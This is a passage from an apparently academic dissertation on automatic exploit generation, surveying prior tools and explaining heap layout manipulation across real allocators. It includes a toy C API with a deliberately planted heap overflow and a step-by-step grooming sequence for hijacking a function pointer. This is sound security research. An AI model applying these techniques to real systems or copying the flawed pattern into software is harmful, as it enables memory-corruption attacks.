Repel et al. [40] demonstrated the first approach to AEG for heap overflows. They connect a driver program to a target allocator and then, using concolic execution, search for exploitation primitives resulting from corruption of the allocator's metadata. To generate an exploit for a real program, they require an input be provided that results in a corruption of metadata in a manner that was seen when analysing the driver program. Wang et al. [41] describe Revery, a system that uses a mix of fuzzing and symbolic execution to build exploits. A crashing input is turned into an exploit in two steps. First, using fuzzing they search for a path that is similar to the crashing path but may instead provide an IP hijack primitive. They then try to stitch the original path to the path containing the primitive using symbolic execution. Their approach can generate exploits for heap overflows, but only in the case where their fuzzer happens by chance to produce the required heap layout. Revery is evaluated on capture-the-flag challenge binaries which, while diverse, are small programs. Eckert et al. [42] describe HeapHopper, a system for discovering primitives *in* heap allocators. Their work differs from mine in that I focus on exploiting the corruption of data used by the application itself, while they focus on attacking allocator metadata. Furthermore, as their goal is to find weaknesses in the allocator they do not consider exploit generation in the context of real programs embedding the allocator. Instead, the allocator is connected to a driver program and exploits are built in that context.

2.2.3 Assisting Exploit Development and Payload Generation

Wu et al. [43] describe FUZE, a system that takes triggers for use-after-frees in the Linux kernel and generates information to assist in producing an exploit. Their approach relies on a hybrid of symbolic execution, fuzzing and instrumentation. Continuing their work on the Linux kernel, Wu et al. [44] introduce KEPLER, which assists with exploit generation by taking as input a control-flow hijack primitive and generating a payload using it that can be used to bootstrap any other ROP-based payload. In the most recent instalment in this chain of work, Chen et al. [45] describe SLAKE, a system that assist with exploitation of the Linux kernel by using static and dynamic methods to search for objects that are useful for exploit generation, a means to allocate those objects, and a means to manipulate the heap layout to facilitate exploitation.

Garmany et al. [46] address the issue of converting vulnerability triggers for heap-related issues in web browsers into exploitation primitives. Their system, PrimGen, performs a static analysis to determine if there is a path from a crash to a potentially useful primitive, then uses symbolic execution to try and modify existing heap allocated objects to reach the primitive.

In this work I do not touch on the problem of generating complex payloads. As will be discussed in Chapter 5, I rely on the existence of single-gadget payloads when using control-flow hijack primitives, or avoid the use of such payloads at all with the use of memory write primitives. However, payload generation, and the integration of such payloads with an exploit, presents an interesting set of problems. Schwartz et al. [47] introduce Q, a system for constructing return-oriented programming (ROP) payloads. They use a combination of symbolic execution and dynamic analysis to construct payloads from fragments of executable code, called gadgets. Bao et al. [48] describe Shellswap, a system for automatically replacing the payload of an exploit with an alternative. Ispoglou et al. [49] describe BOPC, a compiler for building payloads that defeat control-flow integrity (CFI) protection mechanisms, under the assumption that a repeatable primitive is available that allows the attacker to write arbitrary data to arbitrary addresses.

2.2.4 Data-Only Attacks

Data-only exploits [50] are exploits that instead of corrupting control variables, such as function pointers, corrupt data variables. Hu et al. [51] describe a technique for automatically stitching together dataflows in order to leak or tamper with

sensitive data. Their tool, FlowStitch, automatically constructs an exploit from a provided vulnerability trigger, under the assumption that the vulnerability trigger provides a primitive that is directly usable to modify whatever data variables are required. Later [52], they show that multiple data-oriented gadgets can be chained together to build Turing-complete attacks and that the required gadgets to build such payloads can be automatically found.

2.2.5 Theory of Exploitation

Dullien [53] formalises the concept of an exploit as the process of setting up and programming a *weird machine*. In the context of this formalisation, heap layout manipulation can be viewed as part of the process for producing the correct *sane state* from which to transition to a *weird state*. The notion of a "weird machine" is due to Sergey Bratus and the LangSec community, and the term has been in use in an informal context for a number of years [54]. Vanegue [55] defines a calculus for a simple heap allocator and also provides a formal definition [56] of the related problem of automatically producing inputs which maximise the likelihood of reaching a particular program state given a non-deterministic heap allocator.

2.2.6 Manual Exploit Development

The processes that I automate are directly inspired by the techniques described in the publications of the hacking and security communities. There are extensive publications on reverse engineering heap implementations [57, 58], leveraging weaknesses in those implementations for exploitation [59–62], and heap layout manipulation for exploitation [63, 64]. There is also work on constructing libraries for debugging heap internals [65] and libraries which wrap an application's API to provide layout manipulation primitives [66]. Manually constructed solutions for heap layout manipulation in non-deterministic settings are also commonplace in the literature of the hacking and security communities [67, 68]. The exploitation strategies that I leverage, of using corruption to modify function and data pointers, are commonplace and well documented in both articles [65, 69, 70] and exploits [71].

Right or wrong, it's very pleasant to break something from time to time.

— Fyodor Dostoyevsky, *Notes from the Underground*

3

A Greybox Approach to the Heap Layout Problem

3.1 Introduction

Early work on AEG [32–34, 72] focused predominantly on the exploitation of stack-based buffer overflows. This prior work describes algorithms for automatically producing a control-flow hijacking exploit, under the assumption that an input is provided, or discovered, that results in the corruption of an instruction pointer stored on the stack. However, stack-based buffer overflows are just one type of vulnerability found in software written in C and C++. Out-of-bounds (OOB) memory access from heap buffers is a common flaw and, until recently, has received little attention in terms of automation. Heap-based memory corruption differs significantly from stack-based memory corruption. In the latter case the data that the attacker may corrupt is limited to whatever is on the stack and can be varied by changing the execution path used to trigger the vulnerability. For heap-based corruption, it is the physical layout of dynamically allocated buffers in memory that determines what gets corrupted, and the attacker must reason about the heap layout to automatically construct an exploit. In recent years, Repel et al. [40] and Wang et al. [41] have described systems that are capable of generating exploits for heap-based vulnerabilities under assumptions regarding the heap layout. In the former case, it is assumed that an external system provides a vulnerability trigger that already achieves the heap layout required for exploitation, while in the latter case it is assumed that the system will happen upon an exploitable heap layout, by chance,

during the course of its analysis. In this chapter I describe the heap layout problem, why it is important, and a solution for one variant of it, based on random search.

To leverage OOB memory access as part of an exploit, an attacker will usually want to position some dynamically allocated buffer D, the OOB access destination, relative to some other dynamically allocated buffer S, the OOB access source.[1] The desired positioning will depend on whether the flaw to be leveraged is an overflow or an underflow, and on the control the attacker has over the offset from S that will be accessed. Normally, the attacker wants to position S and D so that, when the vulnerability is triggered, D is corrupted while minimising collateral damage to other heap allocated structures.

Allocators do not expose an API to allow a user to control relative positioning of allocated memory regions. In fact, the ANSI C specification [18] explicitly states

> *The order and contiguity of storage allocated by successive calls to the calloc, malloc, and realloc functions is unspecified.*

Furthermore, applications that use dynamic memory allocation do not expose an API allowing an attacker to directly interact with the allocator in an arbitrary manner. An exploit developer must first discover the allocator interactions that can be indirectly triggered via the application's API, and then leverage these to solve the layout problem. In practice, both problems are usually solved manually; this requires expert knowledge of the internals of both the heap allocator and the application's use of it.

In this chapter I introduce the heap layout problem and provide an algorithm for solving it based on random search. I also introduce the various practical problems that must be solved in order to automate heap layout manipulation in real programs, and describe solutions for these.

3.1.1 An Example

Consider the code in Listing 3.1 showing the API for a target program. The `rename` function contains a heap-based overflow if the new name is longer than the old name. One way for an attacker to exploit the flaw in the `rename` function is to try to position a buffer allocated to hold the `name` for a `User` immediately before a `User` structure. The `User` structure contains a function pointer as its first field and an attacker in control of this field can redirect the control flow of the target to a destination of their choice by then calling the `display` function.

[1] Henceforth, when I refer to the 'source' and 'destination' I mean the source or destination buffer of the overflow or underflow.

```
typedef struct {
    DisplayFn display;
    char *n;
    unsigned *id
} User;

User* create(char *name) {
    if (!strlen(name) || strlen(name) >= 8)
        return 0;
    User *user = malloc(sizeof(User));
    user->display = &printf;
    user->n = malloc(strlen(name) + 1);
    strlcpy(user->n, name, 8);
    user->id = malloc(sizeof(unsigned));
    get_uuid(user->id);
    return user;
}

void destroy(User *user) {
    free(user->id);
    free(user->n);
    free(user);
}

void rename(User *user, char *new) {
    strlcpy(user->n, new, 12);
}

void display(User *user) {
    user->display(user->n);
}
```

Listing 3.1: Example API offered by a target program.

As the attacker cannot directly interact with the allocator, the desired heap layout must be achieved indirectly utilising those functions in the target's API which perform allocations and deallocations. While the `create` and `destroy` functions do allow the attacker to make allocations and deallocations of a controllable size, other allocator interactions that are unavoidable also take place, namely the allocation and deallocation of the buffers for the `User` and `id`. We refer to these unwanted interactions as *noise*, and such interactions, especially allocations, can increase the difficulty of the problem by placing buffers between the source and destination.

Figure 3.1 shows one possible sequence in which the `create` and `destroy` functions are used to craft the desired heap layout.[2] The series of interactions

[2]Assume a best-fit allocator using last-in-first-out free lists to store free chunks, no limit on



Figure 3.1: A series of interactions which result in a `name` buffer immediately prior to a `User` structure.

performed by the attacker are as follows:

1. Four users are created with names of length 7, 3, 1, and 3 letters, respectively.
2. The first and the third user are destroyed, creating two holes: One of size 24 and one of size 18.
3. A user with a name of length 7 is created. The allocator uses the hole of size 18 to satisfy the allocation request for the 12-byte `User` structure, leaving 6 free bytes. The request for the 8-byte name buffer is satisfied using the 24-byte hole, leaving a hole of 16 bytes. An allocation of 4 bytes for the `id` then reduces the 6 byte hole to 2.
4. A user with a name of length 3 is created. The 16-byte hole is used for the `User` object, leaving 4 bytes into which the name buffer is then placed. This results in the name buffer, highlighted in green, being directly adjacent to a `User` structure.

Once this layout has been achieved an overflow can be triggered using the `rename` function, corrupting the `display` field of the `User` object. The control flow of the application can then be hijacked by calling the `display` function with the corrupted `User` object as an argument.

free chunk size, no size rounding and no inline allocator metadata. Furthermore, assume that pointers are 4 bytes in size and that a `User` structure is 12 bytes in size.

3.2 Heap Allocator Mechanisms

Heap allocators are libraries responsible for servicing dynamic requests for memory allocation and typically expose an interface that complies with the ANSI C [18] specification for the functions `malloc`, `free`, `realloc` and `calloc`. Allocators are *online* algorithms, meaning they must respond to sequences of interactions that are not known upfront and cannot be predicted. Thus, an allocator must be designed to take advantage of regularities in expected frequently occurring interaction sequences, while being resilient against pathological edge cases. As mentioned in Section 3.1, the ANSI C specification imposes no restrictions on '*the order and contiguity of storage allocated by successive calls*' to these functions. Thus, the developers of an allocator can effectively choose any combination of data structures and algorithms in their implementation to achieve the best results across whatever measure of success they choose, be it minimising fragmentation, maximising speed, increasing security, or some other metric entirely. As discussed by Wilson [73], the approach that a heap allocator takes to memory management can be analysed at three different levels of granularity; the general *strategy* for buffer management which the developers wish to encode; an implementable, but high level, algorithm in the form of a *policy* which describes how to manage buffers in compliance with the strategy; the low level *mechanisms* used to actually encode the policy, in the form of the data structures and algorithms that make up the code of the allocator.

For example, a strategy aimed at maximising locality of reference might be '*place buffers as close as possible to the last allocated buffer*', which makes the assumption that buffers allocated together are likely to be accessed together. The *next fit* policy is one possible concrete embodiment of this strategy, which starts searching for a free buffer to return at the next address after the last returned buffer. Finally, one could use a linked list ordered by address to store free chunks as the underlying data structure, combined with a linear scan starting from the next highest free buffer after the last returned buffer, as the mechanism which implements the policy.

The freedom of choice that developers have in designing allocators means that there are diverse combinations of both high level strategies, and low level implementation mechanisms. Even within a single allocator there may be implementations of different approaches, to be used under different circumstances. However, not all differences in the design choices of an allocator are relevant when it comes to heap layout manipulation. In Section 3.2.1 I elaborate on the differing aspects of heap allocators that are relevant when it comes to manipulating a heap layout for exploitation. The existing literature can be consulted for a thorough taxonomy of allocators [73], in-depth analysis of individual implementations [61–63, 74, 75], and material on trade-offs in allocator design [76, 77].



Figure 3.2: Differing heap layouts can be produced from the same allocation sequence if the allocator splits blocks from the start versus from the end.

3.2.1 Relevant Allocator Policies and Mechanisms

Splitting

Allocators may or may not split blocks of memory to fulfil a request for a smaller block. When blocks are split, the area to use for the allocation may be split from either the beginning or the end of the existing block.

For example, both `dlmalloc` and `avrlibc` will split blocks, but the former splits from the front, while the latter splits from the end. If splitting takes place from the front then there is space to place another block *after* the returned block, while if splitting takes place from the end then there is space to place another block *before* the returned block. In contrast with both of these, `tcmalloc` only splits blocks above 32KB in size.

Figure 3.2 shows two possible state transitions for the heap state, depending on what form of splitting is used. The initial block of memory has size 128 and two allocations are made, the first of size 32 and the second of size 16. In the first outcome, labelled 'A', the block of size 32 ends up before the block of size 16, while in the second outcome, labelled 'B', outcome the order is reversed. This is significant if one requires a particular ordering for the blocks resulting from two allocations.

Coalescing

When blocks are freed, and have other free blocks which are immediately adjacent, they may be coalesced into a single, larger, free block. Allocators may or may not do this, or they may utilise an intermediate approach where coalescing is delayed, but will eventually happen if some event occurs, such as the number of uncoalesced blocks exceeding a threshold. If immediate coalescing is used, such as in modern `dlmalloc` and `avrlibc`, then it is not possible to have two free blocks next to each other. Should this occur, they will be immediately coalesced into a larger free block. However, if delayed coalescing is used, such as in early versions of `dlmalloc`



Figure 3.3: Depending on what type of coalescing is in use it may or may not be possible to have two free blocks adjacent to each other.

and some versions of the Windows userland [60] and kernel heaps [59], then it is possible to have multiple free chunks adjacent to each other.

Figure 3.3 shows two possible state transitions for the heap state, depending on what form of coalescing is used. The outcome labelled 'A' results from an allocator with immediate coalescing, where a hole of size 256 is produced from two frees of size 128. The outcome labelled 'B' results from an allocator with delayed coalescing, where two holes of size 128 are produced from two frees of size 128. If the aim is to create holes of size 128 then triggering the second free is either useful or counterproductive, depending on whether or not delayed coalescing is in use.

Fits

When scanning for a suitably sized free block to utilise for an allocation one has several options on where to start the search and on what condition to end it. The most common approach is *best fit* in which the free block with size closest to that of the requested allocation size is guaranteed to be found, split if necessary, and returned. Alternatives include *first fit* and *next fit*. In first fit the first block encountered during the search that is large enough to fulfil the requested allocation is selected, split if necessary, and returned. In next fit the next search for a free block continues in the free list from the last index reached by the previous search. The fit policy in use is relevant to heap layout manipulation in that it influences which block is selected for a particular size.

Segregated Free Lists

Some allocators, such as `avrlibc`, utilise a single free-list in which all free chunks are stored. While simple to implement, this approach has a significant downside

in that if one wishes to utilise a best fit search then the entire list may need to be scanned in order to determine which block to use for an allocation. An alternative approach, as found in modern `dlmalloc`, is *segregated free lists*, in which multiple free lists are used and blocks of the same, or similar, size are kept in the same list. With segregated free lists one can efficiently check to see if a free block of a particular size exists. For the purposes of heap layout manipulation, a single free list or multiple free lists do not significantly impact the complexity of the problem, or the approach one takes.

Segregated Storage

Segregated storage is a mechanism whereby contiguous areas of memory are set aside for the allocation of blocks of a single size. For example, on the first request for a block of size 32 the allocator might obtain one or more pages from the operating system and subdivide those pages into blocks of size 32. The blocks will then not be further split or coalesced.

These blocks could be inserted into a free list, or more commonly a bitmap is associated with this *run* of pages which indicates which indices are free and which are allocated. Finding a free block now no longer requires traversing a list. Instead the address of a block can be calculated via simple arithmetic over the base address of the run and the index of the block the developer wants the address of. Along with potential speed increases, this also removes the need for the in-band meta-data often used to maintain free lists, resulting in improved memory efficiency and also potentially improving the security of the allocator, as in-band meta-data is a popular target in memory corruption exploits.

Whether segregated storage is in use or not has a significant impact on how one approaches heap layout manipulation. The impact this single design decision can have on heap layout is highlighted in the contrast between figures 3.4 and 3.5. Both figures show the heap state after an identical series of approximately 100 allocator interactions consisting of allocations of three different sizes and a number of frees. Figure 3.4 shows `dlmalloc`, which does not use segregated storage, and thus we can see that allocations of different sizes end up alternating in memory. Figure 3.5 shows `tcmalloc`, an allocator which does use segregated storage, resulting in three distinct memory regions, each of which contains allocations of a single size. As can be seen, the layout resulting from the same series of allocations is drastically different between the two allocators. In Figure 3.4 the allocations are grouped together with most successive allocations simply being placed at the next highest free address. In contrast, `tcmalloc` results in these allocations being spread out over a much larger area of memory (resulting in the 'zoomed out' viewpoint).



Figure 3.4: Heap state evolution for `dlmalloc`. The x axis represent time, or more accurately 'ticks' caused by new allocator interactions, while the y axis represents memory addresses from lowest to highest. Green rectangles represent memory regions that are currently allocated. Grey rectangles represent memory regions that were allocated previously but now are free. The height of a rectangle indicates how large the memory region is, while its width represents how long it was allocated for. A light green background represents an area of memory being mapped, while a white background, as can be seen in figure 3.5, represents an area of unmapped memory.

Figure 3.5: Heap state evolution for `tcmalloc`. The axes are as in Figure 3.4.

.

Non-Determinism

While most allocators are internally deterministic in their operations, some allocators utilise non-determinism in allocation as part of an effort to make exploitation more difficult. This differs from traditional Address Space Layout Randomisation (ASLR) which randomises the base address of the heap, to prevent an attacker knowing where it is located in memory. Non-determinism in the allocation process works alongside ASLR to add randomisation to the state transitions of the allocator itself. This is problematic for heap layout manipulation as it means that over multiple runs of a program from the same starting state, the same sequence of interactions may produce a different layout each time. Non-determinism of this fashion can be found in at least two mainstream allocators, namely the Windows 10 the Low Fragmentation Heap (LFH) [58] and `jemalloc`. In this dissertation I do not address the problem of non-deterministic allocator behaviour.

Treatment of Larger Allocations

Most allocators utilise different algorithms and data structures to handle allocations of sizes that they consider to be small versus those they consider to be large. For example, an allocator might use segregated free lists for allocations up to a certain size and simply use `mmap` and `munmap` to manage allocations above that size. The threshold above which an allocator considers an allocation to be large varies by allocator, and also sometimes by the operating system and architecture on which that allocator is running. Depending on the algorithms used, the desired layout and the starting heap state, this can either make heap layout manipulation easier or more difficult.

3.2.2 Allocators

For experimentation and evaluation I selected a number of real world allocators, implementing a variety of different strategies and policies. I will refer to `dlmalloc` and `avrlibc` as *free list based* and `tcmalloc` and PHP as *segregated storage based*. An overview of the allocators selected can be found in Table 3.1, and their relevant nuances are as follows:

- **avrlibc 2.0** An allocator aimed at embedded systems [78] which utilises best fit search over a single free list. The maximum heap size and its location are fixed at compile time. If an existing free chunk of sufficient size does not exist then a new chunk is carved from the remaining heap space.

Table 3.1: Allocator Features. Entries marked with an asterisk indicate that the behaviour may or may not occur, depending on the size of chunk of memory allocated or freed. See section 3.2.2 for details.

Allocator	Version	Splits Blocks	Carves From	Coalesces Blocks	Segregated Storage	Deterministic
avrlibc	2.0	Yes	Tail	Yes	No	Yes
dlmalloc	2.8.6	Yes	Head	Yes	No	Yes
tcmalloc	2.6.1	*	Head	*	Yes	Yes
PHP	7	*	Head	*	Yes	Yes

- **dlmalloc 2.8.6** A general purpose allocator [76] utilising best fit search over segregated free lists to store blocks with size less than 256KB. Free blocks less than 256 bytes in size are organised in linked lists, while those above 256 bytes, but less than 256KB, are kept in tries. Allocation requests for sizes greater than 256KB use `mmap`. The glibc allocator, `ptmalloc`, is based on `dlmalloc`.
- **tcmalloc 2.5.1** Intended as a more efficient replacement for `dlmalloc` and its derivatives, especially in multi-threaded environments [79]. Sizes above 32KB are allocated using best-fit search from a linked-list of free pages, and splitting and coalescing may take place. Segregated storage is used for sizes below 32KB.
- **PHP 7** The allocator for version 7 of the PHP language interpreter. Sizes above 2MB in size are allocated via `mmap`. Sizes below 2MB but above three quarters of the page size are rounded to the nearest multiple of the page size and are allocated on page boundaries using best-fit over a linked list of free pages. Sizes that are less than three quarters of a page are rounded up to the next largest predefined small size, of which there are 30 (e.g. 8, 16, 24, 32, ..., 3072), and are allocated from runs using segregated storage.

3.3 The Heap Layout Manipulation Problem in Deterministic Settings

As of 2019, the most common approach to solving heap layout manipulation problems is manual work by experts. An exploit developer examines the allocator's implementation to gain an understanding of its internals, analyses the source code of



Figure 3.6: The challenges in achieving a particular layout vary depending on whether the allocator behaves deterministically or non-deterministically and whether or not the starting state of the heap is known.

the target application to figure out how to interact with the allocator, then, at runtime, inspects the state of the allocator's various data structures to determine what interactions are necessary in order to manipulate the heap into the required layout.

Heap layout manipulation primarily consists of two activities: creating and filling *holes* in memory. A hole is a free area of memory that the allocator may use to service future allocation requests. Holes are filled to force the positioning of an allocation of a particular size elsewhere, or the creation of a fresh area of memory under the management of the allocator. Holes are created to capture allocations that would otherwise interfere with the layout one is trying to achieve. This process is documented in the literature of the hacking and computer security communities, with a variety of papers on the internals of individual allocators [62, 63, 74, 75], as well as the manipulation and exploitation of those allocators when embedded in applications [64, 65, 80].

The process is complicated by the fact that – when constructing an exploit – one cannot directly interact with the allocator, but instead must use the API exposed by the target program. Manipulating the heap state via the program's API is often referred to as *heap feng shui* in the computer security literature [66]. Discovering the relationship between program-level API calls and allocator interactions is a prerequisite for real-world HLM but can be addressed separately, as I demonstrate in section 3.5.2.

3.3.1 Problem Restrictions for a Deterministic Setting

There are *at least* four variants of the HLM problem, as shown in Figure 3.6, depending on whether the allocator is deterministic or non-deterministic and whether the starting state is known or unknown. A deterministic allocator is one that does not utilise any random behaviour when servicing allocation requests. The majority

of allocators are deterministic, but some, such as the Windows system allocator, `jemalloc` and the DieHard family of allocators [81, 82], do utilise non-determinism to make exploitation more difficult. The starting state of the heap at which the attacker can begin interacting with the allocator is given the allocations and frees that have taken place up to that point. For the starting state to be known, this sequence of interactions must be known.

In this dissertation I consider a known starting state and a deterministic allocator, and assume there are no other actors interacting with the heap. This is a strong precondition, but it is a logical starting point for my research given there exists no prior work on the problem of heap layout manipulation. Furthermore, it corresponds to a set of real world exploitation scenarios and provides a building block for addressing the other three problem variants.

Local privilege escalation exploits are a scenario in which these restrictions may be met, as the attacker may be able to tell what allocations and deallocations take place prior to their interactions. For remote and client-side targets, the starting state is usually not known. However, for some such targets it is possible to force the creation of a new heap in a predictable state, either by (ab)using some feature of the application, or using a vulnerability to force a restart of the application in a known state.

When unknown starting states and non-determinism must be dealt with, approaches such as allocating a large number of objects on the heap in the hope of corrupting one when the vulnerability is triggered are often used. However, in the problem variant I address it is usually possible to position the overflow source relative to a *specific* target buffer. Thus our objective in this variant of the HLM problem is as follows:

> *Given the API for a target program and a means by which to allocate a source and destination buffer, find a sequence of API calls that position the destination and source at a specific offset from each other.*

3.3.2 Heap Layout Manipulation Primitives

Across most allocators there are fundamental operations which, once one discovers how to achieve them, can be used as the building blocks for heap layout manipulation. I refer to these as *heap layout manipulation primitives*, and two of the most general are the ability to fill holes in the heap and create holes in the heap.



Figure 3.7: Hole filling to ensure two allocations are placed next to each other in a best-fit allocator. The source allocation is marked as 'S', the destination allocation as 'D', and the filling allocations as 'F1' and 'F2'.



Figure 3.8: Hole filling to trigger different splitting order.

Hole Filling

The ability to fill a hole of a particular size in memory allows one to force later allocations of that size or smaller to be placed elsewhere. If a hole exists in memory which is large enough to consume one, but not both, of the source and destination buffers then it may be necessary to fill that hole via a separate allocation. An example of this can be seen in Figure 3.7. Assume for this example that the source size is 32 and the destination size is 64. There are 2 holes of exactly size 32, which will consume the allocation of the source buffer if they are not filled, as can be seen in the outcome labelled 'A'. If they are first filled, as in the outcome labelled 'B', then the source and destination end up next to each other.

In some cases it may even be desirable to fill holes that could in fact fit both the source and destination allocations. For example, some allocators treat space which is at the *top* of the heap differently to internal holes in the heap. `avrlibc` carves allocations from the end of internal holes but from the beginning of the space at the end of the heap, which is used if no internal holes are available of a suitable size. In such cases, by filling the heap one can force the top of the heap

